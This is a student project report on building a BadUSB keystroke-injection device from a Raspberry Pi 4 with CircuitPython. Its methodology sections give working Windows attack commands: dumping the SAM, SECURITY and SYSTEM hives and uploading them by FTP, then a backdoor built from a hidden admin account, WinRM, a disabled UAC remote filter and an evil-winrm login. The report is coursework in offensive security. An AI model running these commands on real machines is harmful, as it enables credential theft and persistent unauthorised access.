|  |
| --- |
| ESME 2024 |
| Creation of a Bad USB with a Raspberry Pi |
| Group n°6 |

|  |
| --- |
| Maël Plard, Alexandre Fournet, Alice Vivet  01/06/2024 |

# Table of contents

[I. Introduction and background 3](#_Toc168343163)

[II. Field study 4](#_Toc168343164)

[1. History of BadUSB attacks 4](#_Toc168343165)

[2. Rubber Ducky 4](#_Toc168343166)

[3. Raspberry Pi 6](#_Toc168343167)

[4. CircuitPython Programming Language 8](#_Toc168343169)

[III. Expression of need and objectives 9](#_Toc168343170)

[IV. Methodology and development of the proposed solution 10](#_Toc168343171)

[1. Setting up the Raspberry pi 4 10](#_Toc168343172)

[2. Trying easy payloads 10](#_Toc168343173)

[3. Developing the first Payload Script (exfiltration of data) 11](#_Toc168343174)

[4. Developing our second script (creating a backdoor) 12](#_Toc168343175)

[5. Constraints and encountered problems 14](#_Toc168343176)

[A. Constraints 14](#_Toc168343177)

[B. Encountered Problems 15](#_Toc168343178)

[V. Results obtained and their analysis 16](#_Toc168343179)

[VI. Conclusion and perspectives 17](#_Toc168343180)

[VII. Summary 18](#_Toc168343181)

[VIII. Appendices 19](#_Toc168343182)

[IX. Legends 21](#_Toc168343183)

[X. Bibliography 22](#_Toc168343184)

# Introduction and background

A Human Interface Device or HID is a type of computer device usually used by humans. It takes input from or gives output to humans. Keyboard and mouses are known as HIDs. When a keyboard is plugged to a computer, it believes in it wholeheartedly. It is an input, but the computer considers it harmless because it is an HID.

A Bad USB is a device that will be interpreted as a HID by computers, and it uses the trust of computers in HIDs to perform malicious activities.

Bad USBs can be purchased as a whole, the most common one is the Rubber Ducky:



Image 1 : Rubber Ducky

The USB Rubber Ducky is commonly used for penetration testing, security assessment but also for illegal activities.

Our goal for this project is to build ourselves a Bad USB that will work in a similar way as the Rubber Ducky.

Why did we choose this project?

A Bad USB is an object that is commonly known. Whether it’s from action movies or from the penetration testing world, we all knew what a Bad USB was, but had no idea how it was working internally. We knew that building one by ourselves was an interesting project and also a versatile one, since we were able to choose what the Bad USB was going to do.

# Field study

## History of BadUSB attacks

The first mention of BadUSB was made at the 2014 Black Hat seminar by security researchers Karsten Nohl, Sascha Krißler and Jakob Lell. Their research highlighted a fundamental flaw in the USB protocol itself. As the firmware of a USB flash drive is not protected by built-in safeguards, there is no security in place to prevent the firmware from being reprogrammed.

Generally speaking, this means that any USB device can be reprogrammed to become a malicious device, and that effective defence will come either from the implementation of security inside the USB key, or from the human factor, with vigilance on the part of users.

Two months after the talk, other researchers published code that can be used to exploit the vulnerability and in 2017, USG Dongle was releases, which acts like a hardware firewall, and which is designed to prevent BadUSB attacks.

Two major BadUSB attacks have taken place since this announcement and were perpetrated by the same group: FIN7, a Russian advanced threat crime group that has been primarily targeting the retail, restaurant and hospitality sectors in the US since mid-2015. In March 2020, the FBI issued a warning about the FIN7 cybercrime group, they have been using BadUSB attacks aimed at installing REvil or BlackMatter ransomware. Packages were sent to employees in IT, management and human resources departments. One of the targeted recipients received a parcel containing a fake Best Buy gift card and a USB stick with a letter instructing him to connect the stick to his computer to access a list of items that could be purchased with the gift card. During tests, the USB key behaved like a keyboard, executing a series of keystrokes that opened a PowerShell window and launched commands to download malware on the test computer, while contacting servers in Russia.

## Rubber Ducky

Created in 2010 by Darren Kitchen, a member of Hak5, the Rubber Ducky is one of the first BadUSB sold in a large scale. Hak is a community and an award-winning podcast, they are dedicated to innovation in the InfoSec industry. To human eyes, the Rubber Ducky looks like a normal USB flash drive, but the computer sees it as a USB keyboard and trusts every keystroke as if a person was typing them. And the Rubber Ducky can type at a superhuman speed. The creator, Darren Kitchen describes its principle as: “it takes advantage of the trust model built in, where computers have been taught to trust human. And a computer knows that a human typically communicates with it though typing and clicking” (Darren Kitchen for The Verge). More than 10 years after its creation, the Rubber Ducky is now a staple in every hacker and pentester toolkit. Its name is now almost synonymous to BadUSB and with keystroke injection attack. It also become hacker culture icon by appearing on many TV shows and film, like Mr Robot.

How does the rubber ducky works? The keystrokes are scripted in a programming language called the Ducky Script. These commands are run automatically when the Rubber Ducky is plugged into a computer. The possibilities are almost endless, the payload just need to be modified and the Rubber Ducky can open a command prompt, run shell commands or download files. More developed attacks include creating a fake Windows pop-up box to harvest the user’s credentials or forcing Chrome to send all saved password the attacker’s webserver.




Figure 2 : How a Rubber Ducky attack works

As said before, the Rubber Ducky is a staple in every penetration tester toolkit. It’s an effective tool for vulnerability scanning, as it can be scripted to attempt a variety of common exploit quickly and efficiently. It can also be used to access the employee security awareness. An attacker and a pentester will use the Rubber Ducky in a similar way, the only difference being that the penetration tester has an authorization from the company.

In 2022, a new version of Ducky Script was release. It aims to overcome the limitation previous version of the Rubber Ducky faced: the lack of flexibility. Indeed, attacks needed to be carefully crafted for specific operating system and software versions. The new version of Ducky Script allows users to write functions, store variables and use logic command like *if* or *else*. This means that tests can be run to detect on which operating system the computer is running and on which version. Users can also generate pseudorandom numbers to add a variable delay between keystrokes, to resemble a human even more.

## Raspberry Pi

To build a Bad USB, the most common solution is to use a Raspberry Pi.

First, what is a Raspberry Pi? It’s a small, affordable, single-board computer designed for educational purposes and versatile enough for a wide range of applications. For example: Healthcare, Energy Management, Environmental Monitoring and more.

The Raspberry Pi foundation was created in 2009 by Eben Upton, a British engineer. He is also the creator of the first Raspberry Pi, he worked on it for 5 years between 2006 and 2011. He was inspired by the BBC Micro from Acorn Computers.

#### Acorn BBC Micro Model B + Cub Monitor & Twin Disk Drive - Computer ...Une image contenant Composant de circuit, Composant de circuit passif, Composant électronique, Ingénierie électronique Description générée automatiquement

Image 3 : BBC Micro Model B

Image 4 : First Prototype of Raspberry Pi

Eben Upton wanted to create a smaller and more affordable solution. 2006 was the beginning of Internet, and he wanted students to be able to learn about computer science, and that meant affordable price.

Why Raspberry Pi ? Raspberry just follows the trend of fruit name in the computer manufacturer industry (Apple, Acorns…), and Pi is a reference to the Python language, on the first model, the terminal prompt was taking Python commands.

The Raspberry Pi foundation created in 2009 by Upton is a registered educational charity foundation. It was created to follow Upton initial goal: help young students learn programming basic at a low cost. The foundation has now grown, many different models were developed, and Raspberry Pis are becoming more and more powerful.

Common models include Raspberry Pi 3, 4, and Zero, each with varying levels of processing power, memory, and connectivity options. Each board as a varying number of pins and ports, which means they can be used in several way: use the pins to connect it to a breadboard and you’ll be able to control LEDs, sensors or more. You can also use the ports to connect a screen, a keyboard and a mouse and you’ve got a desktop computer. Some Raspberry Pi models have ample processing power and RAM for day-to-day use.



Image 5 : Raspberry Pico size

The models Pico and Zero and the most commonly used to build a Bad USB due to their size and low power consumption. Indeed, the Raspberry Pi Pico measures: 51mm x 21 mm and a classical USB key measures usually 60mm x 20mm, so it would be easy to disguise one as a USB flash drive. The Raspberry Pi Zero is a little bit bigger but still has a size really close to the size of a USB flash drive.

Even if they’re small, these two models have ample processing power for this project. Indeed, a Bad USB doesn’t require a lot of processing power.

Another reason which explains why the Raspberry Pi Pico and Zero are the most common solution is their prize, 4$ for the Pico and 5$ for the Zero.

Thus, there are several GitHub projects and libraries available to build Bad USB with a Raspberry Zero or Pico (P4wnP1, CircuitPython...).

For our project, based on the advice from our project handler, we chose to not use the Raspberry Pi Pico or Zero, but to use the Raspberry Pi 4 Model B.

Released in June 2019, Raspberry Pi 4 is the 4th generation of Raspberry Pi single board computers. It’s a significant upgrade over its predecessors, offering enhanced performance and more connectivity options.

The processor was upgraded to the Broadcom BCM271, which has greatly improved GPU feature set with much faster input/output. It’s also capable of addressing more memory than the SoCs used before. Moreover, the Pi 4 has Ethernet connection options which offer greater flexibility for connecting additional peripherals and components and this, the possibility to make a Rubber Ducky through Ethernet port.




Image 6 : Raspberry Pi 4 Model B

## CircuitPython Programming Language

For this project, we used a specific programming language: CircuitPython.

It’s an open-source derivative of the Python programming language designed to run on microcontrollers, making it accessible and easy to interface with hardware. Like Python, CircuitPython is a high-level, interpreted programming language known for its readability and simplicity.

To incorporate essential functions, we primarily used the Adafruit library.

The Adafruit library is a collection of code that facilitates interfacing with sensors, displays, and other hardware. Typically written in Python or C/C++, these libraries are designed for use with platforms such as Arduino, Raspberry Pi, and CircuitPython. In our project, we employed a custom keyboard layout that maps ASCII and extended ASCII characters to USB HID key codes.

# Expression of need and objectives

As explained before, between the projects with a Rubber Ducky and those with a Raspberry Pico or Zero, there is a lot of documentation on Bad USB projects.

Our goal was to really make this project ours, and that meant building our own payload.

The payload is the list of command that the Raspberry Pi is going to execute. On the internet, we can easily find payloads to print a message on the Notepad, launch a YouTube video, disable the antivirus and more.

At the end of this project, the objective was to have multiple concrete scenarios: a series of actions on the target’s computer to reach a certain goal.

First, we needed to define our target: every operating system work differently, and we chose to focus on Windows (especially Windows 10 and 11) since it’s the most common operating system, and also the one we know best since the three of us use it every day.

Concerning the scenarios, we decided to put into application something we learned in class: SAM, SECURITY and SYSTEM registry hives.

These three hives are key components of the Windows OS, and they store vital system and security information. The first one, SAM, stores users’ information and hashed passwords. The second one, SECURITY, stores the MS cache and LSA passwords. And the last one, SYSTEM, is used to access the two first hives.

Our first goal was to steal the dumps of these three hives. We’ll then be able to access their content with tool like Mimikatz and Pypykatz, and find the users’ password with Hashcat. But this last part is not our focus for this project. For this scenario, our goal was to manage to execute code as an administrator on the victim’s machine and steal the dumps of these hives.

The second goal was to set-up a backdoor. A backdoor is a method or technique that bypasses normal authentication or security mechanisms to gain access to a system, network, or application. Setting a backdoor on the target’s computer means being able to access their computer remotely at a later date.

Concerning the actual equipment need for this project, as explained in the previous part, we decided to use the Raspberry Pi 4 Model B, for its faster processing power and the speed on the inputs/outputs.

To carry the image and actual code, we used SD card of 128 GB. The storage is not important, we don’t use all that space, but the transfer speed is: 100MB/s. With this, our commands will execute quickly.

To connect this board to a screen and to the computer, we used a variety of cables. The most important one is a USB-C cable that support both data transfer and power.

# Methodology and development of the proposed solution

## Setting up the Raspberry pi 4

As mentioned above, we used a Raspberry Pi 4 and the CircuitPython programming language. To use this programming language on our microcontroller, we had to flash the CircuitPython image onto a SD card. To do this, we used the Raspberry Pi Imager software, which is specially designed for flashing Raspberry Pi OS onto SD cards.

After installing the disk image on a SD card, the normal CircuitPython USB workflow is available on the USB-C connector, which is usually used for power-only. Thus, we had to use a USB-C cable that handles power and data transfer, and a powered USB port that provides sufficient power for the Raspberry Pi 4.

When the Raspberry Pi is first connected to our computer, a storage space named “CIRCUITPY” is detected with a “code.py” file inside, and a “lib” folder into which we've copied the folder containing the adafruit\_hid library. We've also integrated our own Keyboard Layout into the library, to use an AZERTY keyboard rather than the default QWERTY, and thus minimize the risk of errors.

The script written in “code.py” is the script that runs every time the Raspberry Pi is powered up. The first payload written is a simple “Hello World!” to check that the libraries are installed and working properly.

## Trying easy payloads

Now that our Bad USB was working, it was time to implement our first actual payload. As explain before, the default code.py just print ‘Hello World’ that we can see if we connect a screen to the Raspberry Pi.

To start implementing something more useful, we found inspiration on the projects we read online and decided to implement the most classical actions: disabling the antivirus and opening a command line.

Since those are actions are basic, we just had to do them manually, record every keystroke we used, and then had them in code.py.




Figure 7 : Commands in code.py

To disable the antivirus, we enter ‘Virus and Threat protection’ and simply send the right number of tabs (depending on the version of the OS), press enter and use the left arrow to disable it.

## Developing the first Payload Script (exfiltration of data)

The code.py script forms the core of our Rubber Ducky project using CircuitPython on a Raspberry Pi. This script is designed to automate a sequence of malicious actions, simulating keystrokes to disable the target's antivirus, extract sensitive data (notably the SAM database), and transfer it to an FTP server. Here's a detailed explanation of how this script was developed.

Code.py script objectives:

* **Disable antivirus**: we use a keystroke sequence (Windows key, write “protection against viruses and threats” in the search field, press enter ...) to navigate into the victim’s settings and disable the antivirus.
* **Extract sensitive data**: first, we open a terminal with administrator privileges to manipulate SAM/SECURITY/SYSTEM registry hives. Once inside, the code executes the following command lines:

reg save hklm\sam C:\Windows\temp\SAM\_rub

reg save hklm\security C:\Windows\temp\SECU\_rub

reg save hklm\system C:\Windows\temp\SYS\_rub

Those command lines allow us to save the wanted files into the Windows\temp which is the temporary folder in Windows system. We chose this folder because it allows us to be stealthier.

* **Data transfer**: We want to have access to those files anytime we want. To do so, we chose to create an FTP server to transfer our files. To host our server, we created a Windows 11 Virtual Machine on VirtualBox because we had to disable the firewall of the host to use the FTP server.

This FTP server is hosted on a Windows 11 virtual machine. To create and manage it, we used Xampp and FileZilla. First, we created a user named “rubber” with no password. Then, we allowed this user to read, write, and create file on our server. This is the user we'll use to connect to the FTP server and extract our stolen data. To connect to our FTP server from the victim’s computer we used the following command lines:

Ftp

open <IP Address of our FTP server>

Rubber

put C:\\Windows\\temp\\SAM\_rub SAM\_rub

put C:\\Windows\\temp\\SECU\_rub SECU\_rub

put C:\\Windows\\temp\\SYS\_rub SYS\_rub


Those command lines allow us to connect to the FTP server, connect as rubber (this user has no password) and upload data. Moreover, we can analyze the following frames :

Figure 8 : Wireshark capture of FTP frames

We can observe that the FTP Server is a FileZilla server version 0.9.41. We log in as test with no password and we transfert the files SAM\_rub, SYS\_rub and SECU\_rub. Finally, we disconnect from the server.

* **Remove our traces :** the last stage of our attack is to remove all traces of our passage. To do this, we simply delete the copies of the files created in the temporary folder.

## Developing our second script (creating a backdoor)

The final objective of this attack is to create a backdoor which would allow us to connect to the victim’s computer whenever we want. Here are the detailed steps:

* **Add a user and add it to the administrators group :** first, we open a terminal with administrator privileges to create a new user and add it to the specified group, using the following commands:

NET USER Rub\_User Rubber\_Ducky /ADD

NET LOCALGROUP Administrators Rub\_User /ADD

The first one creates the user Rub\_User with password Rubber\_Ducky.

The second one adds this user to the Administrators group.

* **Configure the Windows Remote Management (WinRM) service :** To do so we use the following command line :

WINRM QUICKCONFIG

This command line does the following :

* + Starts the WinRM Service: If the WinRM service is not already running, this command starts it.
  + Sets the WinRM Service to Start Automatically
  + Creates a Listener by configuring a WinRM listener on the default HTTP port (5985). This listener is necessary to accept incoming management requests.
  + Configures a Firewall Exception: Sets up a firewall rule to allow incoming WinRM requests.
* **Disable "UAC" remote restrictions:** User Account Control (UAC) is a security feature in Windows operating systems that helps prevent unauthorized changes to the system. It does this by ensuring that any action that could potentially affect the system's operation or that requires administrative privileges must be explicitly approved by the user. To disable it we run the following command:

REG ADD "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /f /v LocalAccountTokenFilterPolicy /t REG\_DWORD /d 1

The LocalAccountTokenFilterPolicy registry value affects the way UAC filters tokens for local accounts used for remote administrative operations. Setting this value to 1 disables the filtering, allowing local accounts to have full administrative rights when accessing the computer remotely.

* **Hide the malicious user:** it's important to hide the user so that the victim doesn't realize his system has been compromised. To do this, we execute the following command line:

REG ADD "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /f /v Rub\_User /t REG\_DWORD /d 0

Once the command is executed, the user account RD\_User will no longer be displayed on the Windows login screen. However, the account will still exist on the system, and we can still log in to it manually if needed.

- **Connect to the victim’s host:** To do this, we need a Kali Linux machine. By default, the evil-winrm tool is installed on these machines.Evil-WinRM is an open-source Ruby-based tool that serves as a Windows Remote Management (WinRM) shell. It is designed to facilitate remote command execution and other administrative tasks on Windows machines that have WinRM enabled. On our attacker machine, we just must enter the following command line:

evil-winrm --ip <TARGET> --user Rub\_User --password 'Rubber\_Ducky'



Image 9 : whoami command once we connect remotely

## Constraints and encountered problems

### A. Constraints

For the attack to work, several conditions must be met:

* **The victim's computer must have the correct version of Windows.** Indeed, one of the major obstacles to a successful attack with our rubber ducky is the victim's OS. For example, when setting up the backdoor, we modify the ..\SpecialAccounts\UserList file to hide the user we've created. However, the SpecialAccounts folder is no longer available by default on Windows 11 (unless you create it manually). So, our backdoor setup will work until Windows 10.

Antivirus deactivation also depends on the OS version. Indeed, the keystroke combination to access the antivirus settings will not be the same from Windows 10 to Windows 11.

* **The FTP server and the victim's PC must be on the same subnet.** In order to transfer files to our FTP server from any network, we would have had to perform port forwarding on the router to which the victim is connected. However, it is unlikely that the router's parameters would be accessed during a rubber ducky attack.
* **When connecting via the backdoor, the victim's and attacker's computers must be on the same subnet.** Using the same principle as for the FTP server, we would have had to perform port forwarding on the router to which the victim is connected.
* **The session to which the user is connected must have administrator rights.** If the session opened on the victim's computer does not have administrator rights (or the administrator account is password-protected), it will be impossible to disable the antivirus or open a terminal with administrator rights.

### B. Encountered Problems

One of the major challenges we faced was in the first scenario, particularly during the step where we had to steal the data. We had two options: save the dumps on the SD card in the raspberry pi or send them to an FTP server. Initially, we chose the first option, as it appeared to be simpler. However, whenever a modification is made in the CIRCUITPY device (modification of a file, adding or deleting a file...) connected to the victim’s computer, the payload in code.py is run again. Thus, when copied the files into the device, code.py runs again, creating an infinite loop. Deactivating this feature would also deactivate the bad USB, so we decided to create an FTP server and transfer the data there instead.

The second problem we encountered was when booting the raspberry pi. when powering the raspberry pi, a rainbow screen (see Appendice 1.) was displayed on the screen to which it was connected and the “ACT” LED flashed 3 times, signifying a generic failure to boot. What's more, when we unplugged and replugged the Raspberry, we received the error “Unable to read partition as FAT”. There are several possible causes for this problem: malfunction of the SD card, malfunction of the SD card slot and SD card reader, under-powering of the Raspberry or corruption of the CircuitPython image flashed into the SD Card. We've tried several things to eliminate the possibilities and troubleshoot this problem :

* **Install another OS on the SD card and boot the raspberry on this OS**. The first step was to install Raspberry Pi OS on the SD card and boot the raspberry on this OS. Since this worked without a hitch, we were able to rule out the possibility that our error came from a fault on the SD card or SD card slot.
* **Power the Raspberry for the first time from a mains socket, not a computer USB port.** To see if our problem was with the raspberry's power source, we flashed the CircuitPython image on our SD card, and when we first booted up on this image, we plugged the raspberry into a mains socket. This way, we were sure that the power would be sufficient for the raspberry to work properly, but after a few moments we got the same error: the ACT LED blinking 3 times. This meant that our problem wasn't with the raspberry's power supply.
* **Check that the image is correctly flashed on the SD card using GParted.** GParted is a free, open-source partition management software, which enabled us to check that the partitions written to the SD card were in the right format (FAT or FAT32) and of the right size. We found no anomalies, and therefore concluded that the error did not come from the image flash on the SD card.
* **Using another version of CircuitPython.** Our last attempt to solve this problem was to change the version of CircuitPython. The version we first used was 9.0.3, so we opted for an older version, 8.0.4. After flashing the image onto the raspberry and starting it up, the Rubber Ducky started working. We therefore concluded that the version of CircuitPython we were using was not stable on the Raspberry Pi 4 and that it was therefore unable to start up (hence the rainbow screen). Furthermore, unplugging the Raspberry at that precise moment corrupted the data written to the SD card, subsequently causing an “Unable to read partition as FAT” error.

# Results obtained and their analysis

We achieve to do two main scenarios: stealing files and setting up a backdoor. Of course, these two attacks can be done one after the other on a target.

From the first attack, in a few seconds, we receive the dump of the three hives SAM, SECURITY and SYSTEM on our FTP server. As explained in the Objectives (part III), with these dumps and with tools like pypykatz and hashcat, we’ll be able to find the user’s passwords. These three hives contain many secrets that would allow us to connect to the system later, even if we didn’t set up the backdoor with the second scenario.

We made sure to delete our traces, by deleting the files from the /temp folder. This folder is emptied every time the user logs off, and since our attack doesn’t do that, we deleted the file to leave minimal traces.

One of the main flaws of our attack is the use of an FTP: they are not very secure. Indeed, the data is transmitted in plaintext, so anyone could eavesdrop and steal the files. Plus, the exchange can easily be detected with tools like Wireshark, so it’s not very stealthy.

There are some alternatives to FTP that are more secure like FTPS (FTP Secure) or SFTP (SSH FTP). This would be important if this BadUSB was used for vulnerability assessment, where we would be working with the company and wouldn’t want to risk leaking their files.

With the second scenario, the possibilities are endless. Having a backdoor allows us to reconnect to the computer whenever we want. The user we created has administrator rights, giving us the possibility to do whatever we want when we connect to the system. We could steal sensitive data if we didn’t get the chance to do so when we first plugged in the Bad USB. This compromised system might also be using to launch further attacks, like attacks on other networks or spreading malware.

Once again, we made sure to hide our actions by hiding the user we created from the login screen. Of course, the user still exists in the system, and we’ll be able to connect to it remotely.

# Conclusion and perspectives

In this project, we had the opportunity to learn and experiment with many different tools. First and foremost, the Raspberry Pi. The different models, their characteristics, the connectivity, the images and OS… Raspberry Pi are versatile tools, and we had the chance to experiment with it.

Then the Windows environment. This project was the opportunity to put into action what we learned in the class ‘Windows Security & CTF’. We applied what we learned on the Sam, System and Security databases, we dove right into the deep features and services of the Windows OS, with the User Access Control (UAC), the WinRM services or the temporary folders.

